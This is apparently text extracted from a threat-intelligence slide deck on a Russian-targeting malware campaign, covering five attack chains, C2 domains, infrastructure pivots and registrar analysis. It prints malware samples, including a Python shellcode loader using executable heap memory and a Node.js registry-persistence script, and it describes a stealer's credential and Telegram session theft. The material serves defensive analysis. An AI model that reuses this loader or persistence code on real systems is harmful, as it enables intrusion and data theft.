
C2: certcheck.online

5 New Attack Chains (May 2026)

[BI.ZONE](#)



Scenario 1: InnoSetup



C2: ntpsum.online

Scenario 2:

New Payload: PaperGrabber Stealer




Scans all drives for docs, keys & certs (.pdf, .docx, .rdp, .ovpn, id_rsa, .ppk, .cer...)



Exfiltrates Telegram Desktop session data (tdata/)



Steals credentials from Chrome, Edge, Yandex, Opera via DPAPI decryption



Monitors for newly inserted removable drives, processes them automatically

Deployed from ntptop.online

Scenario 3: Custom Mythic Implant

Same payload, two deployment options – Python and C++

C2: zeccecard.com/grain/duke

```
def search_for_search_bin(start_folder=None):
    """Searches for a file named search.bin in a folder"""
    if start_folder is None:
        start_folder = os.getcwd()

    try:
        files = os.listdir(start_folder)

        for file in files:
            if file == 'search.bin':
                return os.path.join(start_folder, file)

        print(f'search.bin not found in folder: {start_folder}')
        return None
    except Exception as error:
        print(f'Error while searching for file: {str(error)}')
        return None

def start_process(buffer_code):
    """Runs code from buffer"""
    # Create heap
    heap = kernel32.HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, len(buffer_code), 0)
    if not heap:
        error_code = kernel32.GetLastError()
        print(f'Heap creation error: {error_code}')
        sys.exit(1)

    # Allocate memory
    mem = kernel32.HeapAlloc(heap, 0x00000008, len(buffer_code))
    if not mem:
        error_code = kernel32.GetLastError()
        print(f'Memory allocation error: {error_code}')
        sys.exit(1)

    # Copy code to memory
    kernel32.RtlMoveMemory(mem, buffer_code, len(buffer_code))
```

Scenario 4: JS Shellcode



Reuses:

HKEY_CURRENT_USER\SOFTWARE\Microsoft
\WindowsNT\CurrentVersion\Windows\LOAD

Host: zeccecard.com

```
    path.join(process.env.USERPROFILE, 'AppData', 'Roaming');
const nodeJsDir = path.join(appData, 'yandex');

const runCommand = (cmd) => new Promise((resolve, reject) => {
  exec(cmd, { windowsHide: true }, (error, stdout, stderr) => {
    if (error) return reject(error);
    console.log(stdout || stderr);
    resolve(stdout);
  });
});

async function ensureDir() {
  await fs.promises.mkdir(nodeJsDir, { recursive: true });
}

async function addToRegistry() {
  const wsfPath = path.join(nodeJsDir, 'vni.wsf');
  const regCmd =
    `reg add "HKCU\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows" ` +
    `/v LOAD /t REG_SZ /d "\"${wsfPath}\"" /f`;
  try {
    await runCommand(regCmd);
    const exePath = path.join(nodeJsDir, 'yandex.exe');
    const scriptPath = path.join(nodeJsDir, 'vain1');
    exec(`"${exePath}" "${scriptPath}"`, { windowsHide: true });
  } catch (_) { }
}

(async () => {
  try {
    await ensureDir();
    await addToRegistry();
    console.log('[+] Completed successfully without errors');
  } catch (e) {
    console.error('[!] Error:', e.message || e);
    await addToRegistry();
  }
})();
```


Scenario 5: .NET Assembly via MSBuild

1

WSF Executes

Lure filename (Russian): `Methodological Recommendations on forming a forecast of tax receipts .wsf`

2


Opens decoy PDF using the browser

3

Use MSBuild to launch C# downloader

4

Reflective In-Memory Execution



PIVODIN!

Cross-Report Links

Connection	Shared Indicator	Reports	Type	Confidence	Source
193.233.18.135 .. 193.233.18.137 sequential VPS /30	Sequential PTR records: 7312_3/7312_4, gta167/gta169	R1 ↔ R4	VPS subnet	High	DNS history, PTR records
certcheck.online .. ntpluck.online/ssltop.online/ntptop.online	Banner hashes f287baf1ad24b4f43ee88ac3c31b365a, e737f4f6d8c545e02508db5d794e2c2d	R3 ↔ R4	shared_banner_hash	0.08	Pivodin corpus
ruzede.com .. battleflight.org	NS dns1.registrar-servers.com / dns2.registrar-servers.com (Namecheap)	R1 ↔ R3	shared_ns	0.40	Pivodin corpus
ruzede.com .. ntpluck.online, ntpsum.online, ssltop.online	NS dns1.registrar-servers.com / dns2.registrar-servers.com (Namecheap)	R1 ↔ R4	shared_ns	0.40	Pivodin corpus
certcheck.online .. certcalc.online naming + URL path	/certificate/ path prefix; cert+verb+.online pattern	R3 ↔ R4	naming_pattern	0.24 + structural	Direct analysis
fast-eda.my .. ruzede.com	5 shared banner hashes incl. 1bf91800ebd5f6fcab6e16fdb2fe8292	R1 internal	shared_banner_hash	0.90	Pivodin corpus
re-link.space .. mystarlink.org	Body SHA1 3b16e03c12a334c5a7d42efb944579d3a15b4175, banner hash 2bb08a3f17f5fc4906db2a821e26f671	R3 internal	shared_body_hash	0.94	Pivodin corpus
battleflight.pro .. re-link.space .. mystarlink.org	IP 104.194.158.63; banner hash 2bb08a3f17f5fc4906db2a821e26f671	R3 internal	shared_ip + shared_banner_hash	0.80	Pivodin corpus

Cross-Report Infrastructure Ties

All ties are IP-based from the corpus pivot. `certcalc.online` (R4) is the cross-report hub.

R4 → R3

0.86 – highest confidence

- `certcalc.online` → `syncheaven.online`
- `certcalc.online` → `web-tellegram.org`

R1 → R3

- `fast-eda.my` → `syncheaven.online`
- `fast-eda.my` → `web-tellegram.org`
- `ruzede.com` → `syncheaven.onlin`
- `e`
- `ruzede.com` → `web-tellegram.org`

R1 → R4

- `fast-eda.my` → `certcalc.online` + shared
- Dynadot registrar
- `ruzede.com` → `certcalc.online`

REGISTRAR ANALYSIS

NameCheap

7 domains · R1, R3, R4

Primary choice. Cheap, crypto-friendly, Complies with valid US legal orders.

Dynadot

2 domains · R1, R4

Low-friction signups. Responded to abuse reports

Njalla

3 domains · R4

Privacy proxy. Accepts crypto, resists law enforcement requests. No WHOIS data

NameSilo

1 domain · R2

Not reused in later campaigns.

REG.RU LLC

1 domain · R3

Russian registrar. Russian data residency

TIMEWEB-RU

1 domain · R2

Russian registrar. Russian NS.



2022 H2

GOFFEE:
RAR/HTA/macro →
PowerModul → Mythic
(Kaspersky)

2025 Sep–
2026 Feb

EchoGather active via
XLL delivery (Intezer)

2026 Mar–Apr

PaperGrabber VB.NET
stealer + custom
Mythic implant
(BI.ZONE, "Tinker Tailor
Soldier")

1

2

3

4

5

2025 Aug

WinRAR zero-day →
in-memory .NET loader
(BI.ZONE)

2026 Apr

Telegram + C# dropper
→ EchoGather
(BI.ZONE, "Unholy
Trinity")

Deadends



Still Active (Late May 2026)

"Protected Software" Loader → EchoGather

C2: ntpsync.online

A stylized, low-poly landscape illustration on the left side of the slide. It features rolling hills and mountains in shades of blue, purple, and pink. The foreground has a light blue ground with several dark blue, rounded rocks. Small, cone-shaped trees in shades of pink and blue are scattered throughout. The sky is a gradient of purple and blue, with a few small, white, fluffy clouds and tiny white dots representing stars or distant planets.

Tools

C2 Config Extractor https://github.com/intezer/scripts/blob/master/extract_c2.py

Validin-Pivot Too: <https://github.com/NicoleFishbein/pivodin>

Full list of IOCs: <https://github.com/intezer/community-intelligence>